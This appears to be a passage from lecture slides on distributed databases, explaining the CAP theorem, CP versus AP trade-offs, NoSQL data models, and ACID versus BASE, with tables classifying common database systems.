MySQL, PostgreSQL, Oracle, SQL Server – fully ACID-compliant. Default choice for financial, healthcare, and any domain where correctness is non-negotiable.

CAP Theorem – The Three Properties

CAP Theorem (Eric Brewer, 2000)

Any **distributed** data store can simultaneously guarantee **at most two** of the following three properties:

C – Consistency

- Every read receives the *most recent write*, or an error.
- All nodes in the system see the same data at the same time.
- Example: after a write to node A, node B immediately returns that value too.

C is about correctness of reads – not the same as ACID Consistency.

CAP Theorem – Availability and Partition Tolerance

A – Availability

- Every request sent to a non-failing node receives a *response* – not necessarily the most recent data, but *some* valid response (no timeouts, no errors).
- The system remains operational under all circumstances (as long as the node itself is up).

P – Partition Tolerance

- The system continues to operate correctly even if network messages between nodes are lost, delayed, or the network splits into isolated segments.

Partitions Will Happen

In any real distributed system (multiple machines, data centres), network partitions are **inevitable** – cables fail, switches reboot, data centres lose connectivity. Therefore **P is not optional**. The real trade-off is always **C vs A**.

CAP Theorem – CP vs AP Trade-off

When a network partition occurs, the system must choose:

CP – Sacrifice Availability, Maintain Consistency

Cancel or reject operations that cannot be guaranteed consistent across all nodes. The system returns an **error** rather than a potentially stale answer.

- **Example:** MongoDB (default config) refuses writes to a partition-isolated node. HBase, Zookeeper.
- **Use case:** financial transactions, bookings – stale data is unacceptable.

AP – Sacrifice Consistency, Maintain Availability

Continue serving requests from all nodes even if some return stale data. The system will *eventually converge* once the partition heals.

- **Example:** Cassandra, CouchDB, DynamoDB continue serving all nodes.
- **Use case:** social media feeds, product catalogs – brief stale data is acceptable.

CAP Theorem – System Classification

Category	Examples	Trade-off	Partition?
CA	MySQL, PostgreSQL, Oracle	Consistent + Available	Single node only
CP	MongoDB, HBase, Zookeeper	Consistent + Part.-tolerant	May reject requests
AP	Cassandra, CouchDB, DynamoDB	Available + Part.-tolerant	May serve stale data

CA is Not Truly Distributed

CA systems (MySQL, PostgreSQL) achieve both C and A only because they run on a single node – if there is no partition to tolerate, the theorem does not apply. Multi-node deployments of these systems (MySQL replication) introduce CA

What is NoSQL?

Definition

NoSQL (“Not only SQL”) refers to database management systems designed for use cases not well-served by traditional relational databases. They typically trade strict ACID compliance for horizontal scalability, schema flexibility, or specialised data models.

Why NoSQL emerged:

- **Horizontal scalability:** relational DBs are hard to shard across hundreds of commodity servers. NoSQL DBs are designed to distribute from the ground up.
- **Schema flexibility:** document stores accept any JSON structure; no ALTER TABLE migration required for schema changes.
- **High write throughput:** logging millions of IoT events per second would overwhelm a single relational DB; distributed NoSQL clusters handle this natively.
- **Specialised data models:** graphs, documents, and key-value pairs map poorly to flat relational tables.

NoSQL – Data Model Comparison

Model	Data Structure	Use Case	Example
Document Store	JSON / BSON documents; flexible schema	Content management, user profiles, product catalogs	MongoDB, CouchDB
Key-Value Store	Hash map: key → opaque value; ultra-fast	Caching, session storage, leaderboards	Redis, DynamoDB
Columnar (Wide Column)	Rows with many sparse columns;	Time-series, IoT, analytics, write-heavy workloads	Cassandra, HBase

BASE – The NoSQL Alternative to ACID

BASE Properties

Most NoSQL databases follow the **BASE** model. BASE deliberately relaxes consistency guarantees in exchange for availability and performance:

- **Basically Available:** the system is always available to accept requests. All users can access data concurrently without waiting for locks. The system prioritises responding over guaranteeing freshness.
- **Soft State:** the state of the system may change *over time even without new user input*, as replication propagates across nodes in the background. Different nodes may temporarily hold different versions of the same record.
- **Eventually Consistent:** after all updates have stopped and sufficient propagation time has passed, all replicas *will converge* to the same value. The system does NOT guarantee identical data on all nodes at the same instant.

When is BASE Acceptable?

Social media timelines, product catalogs, shopping carts, recommendation engines – brief inconsistency is tolerable. Bank balances, medical records, payments – ACID required.

ACID vs BASE – Comparison

Property	ACID	BASE
Primary focus	Data correctness and integrity	Availability and performance
Consistency	Guaranteed immediately after every commit	Eventually consistent (may lag)
Transactions	Full ACID with rollback	None, or limited / per-document
Intermediate state	Always consistent	Soft state; temporary inconsistency expected
Scalability	Vertical (scale up: more CPU/RAM)	Horizontal (scale out: more servers)
Use cases	Finance, ERP, healthcare, banking	Social media, IoT, event logging, caches
Examples	MySQL, PostgreSQL, Oracle	MongoDB, Cassandra, Redis, DynamoDB

Real Systems and Their CAP / BASE Position

System	Type	CAP Position	Key Strength
MySQL / MariaDB	Relational	CA (single node)	Full ACID, SQL
PostgreSQL	Relational	CA (single node)	Advanced SQL, extensions
MongoDB	Document	CP (tunable)	Flexible schema, rich queries
Cassandra	Columnar	AP	Massive write throughput, HA
Redis	Key-Value	AP (in-memory)	Sub-millisecond reads, caching
DynamoDB	Key-Value	AP	Serverless, auto-scaling
CouchDB	Document	AP	Offline-first, sync
Neo4j	Graph	CA	Graph traversal performance